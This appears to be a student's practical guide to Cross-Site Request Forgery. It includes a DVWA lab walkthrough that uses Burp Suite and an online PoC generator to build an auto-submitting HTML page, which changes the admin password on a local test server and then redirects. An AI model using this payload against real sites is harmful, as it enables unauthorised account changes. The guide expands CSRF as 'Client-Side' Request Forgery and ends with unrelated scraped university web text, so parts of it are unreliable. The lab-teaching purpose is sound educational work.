



CYBER SECURITY PRACTICAL GUIDE

NAME: Chandana Somanath Khatavakar

CSRF (Client-Side Request Forgery)

Cross-Site Request Forgery (CSRF) is a web security vulnerability that tricks a user into performing unwanted actions on a web application in which they are authenticated. Unlike SSRF, which exploits the server, CSRF exploits the client-side, targeting the user's session to execute unauthorized actions, such as changing account details or making transactions without the user's consent.

How CSRF Works

In a CSRF attack, an attacker tricks the user's browser into sending a request to a trusted site where the user is already authenticated. Since the browser includes the user's session cookies, the request appears legitimate, allowing attackers to perform actions on the user's behalf.

Example of CSRF Attack

Consider a user logged into their bank account. An attacker creates a malicious webpage with a hidden form that performs a money transfer to the attacker's account. If the user visits this page while logged into their bank account, the form submission will use the user's authentication cookies, making the bank think the user initiated the transfer.

Here's what a CSRF attack might look like:

1. The attacker sends the victim a link or embeds a form on their website that makes an HTTP POST request to `http://bank.com/transfer?account=attacker&amount=1000`.
2. When the user clicks the link or loads the page, their browser automatically sends the request to `bank.com` with their session cookies.
3. The bank server processes this request as if it were from the user, transferring money to the attacker's account.

Types of CSRF Attacks

1. **GET-Based CSRF:** This uses a simple link or an image tag to execute actions. If a GET request can perform a sensitive action (e.g., `http://bank.com/delete-account`), an attacker can exploit it with a hidden image.
2. **POST-Based CSRF:** More secure sites use POST requests for sensitive actions. Attackers may create hidden forms to make POST requests without user knowledge.
3. **JSON and API CSRF:** In applications using JSON-based APIs, CSRF can still occur if authentication tokens or cookies are not adequately protected.

Tools for Testing CSRF

- **Burp Suite:** With extensions like Collaborator for detecting SSRF vulnerabilities
- **Owasp machine:** The OWASP Machine is a pre-configured virtual machine designed to facilitate the testing and education of web application security vulnerabilities, providing access to various vulnerable applications and environments for hands-on practice with security tools and techniques.
- **CSRF:** Cross-Site Request Forgery (CSRF) is a web security vulnerability that tricks users into unknowingly executing unwanted actions on a web application where they're authenticated, allowing attackers to perform actions on the user's behalf without their consent.

Step1: Ensure you have Kali Linux installed and up to date

Step2: Use Burp Suite Community or Professional for testing. Burp Suite Professional offers additional features that can aid in CSRF detection, like the Collaborator tool.


Step3: Then click on OWASP machine Ip address in the fire fox then click on Damm vulnerability then go to CSRF in that type of Username: admin, Password: admin

Note: Don't click on Change

Step4: Go to Burp Suite and Intercept the Request


Note: Ensure you are Proxy settings must be in Manual

Step5: Then access the page it should be look like this



Step6: Then go to http history and then in the below section right click and send to Repeater


Then copy that whole thing



Step7: Then go to this website that is csrf poc generator

<https://hacktify.in/csrf/>

Paste that code over here and click on html and generate html code and save it as html



Step8: Go to download folder rename it as CSRF.html


Then open it in text editor add this code in the below form

```
<script>
```

```
document.forms[0].submit();
```


```
window.location.href = 'https://amity.edu/bengaluru/about-technologically-ahead.aspx';
```

```
</script>
```

A screenshot of a text editor window titled "Downloads/sample.html - Mousepad". The editor shows the following code:

```
1 <html>
2
3 <body> <form method="GET" action="http://192.168.43.150/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&change=Change">
4 <input type="hidden" name="password_new" value="admin"/>
5 <input type="hidden" name="password_conf" value="admin"/>
6 <input type="hidden" name="change" value="Change"/>
7 <input type="submit" value="Submit"/>
8 </form>
9 <script>
10 document.forms[0].submit();
11 window.location.href = 'https://amity.edu/bengaluru/about-technologically-ahead.aspx';
12 </script>
13 </body>
14 </html>
15
```

Step9: Save it and open this file in firefox



Technologically Ahead


Amity Is India's First University To Have Mobile Apps For Its Student's Intranet

Ensuring that interaction does not end with the classroom, Amity University has brought the classroom into the mobile phones of its students. Amity students can access Amizone (their intranet) and all its features on their mobile phones.

Even parents can view their ward's attendance and exam grades, while faculty can mark attendance on their mobiles. The Amity App is available for iPhone, iPod touch, iPad, BlackBerry, Nokia, Android phones & Windows 8

Visit www.amity.edu/apps





Visit www.amity.edu/apps



Students and faculty continuously interact through Amizone, one of the most hi-tech university intranet portals in the world.

Acknowledged to be among the best university intranets of the world, Amizone brings a world-class online learning experience for Amity students. Powered on 'enterprise class' servers and high-end storage devices, it offers a single-point access to information, services and resources, for students and faculty. An ever-expanding and dynamic portal, Amizone is regularly upgraded with new features and facilities to provide study materials, recorded lectures and a seamless learning experience for its students.

Digital Library & Online Journals

Amity students can access various electronic information resources for online databases, journals, case studies, research materials, etc.

Recorded Classes

To ensure that students don't miss out on their learning experience, Amizone also offers an archive of Recorded Classes.

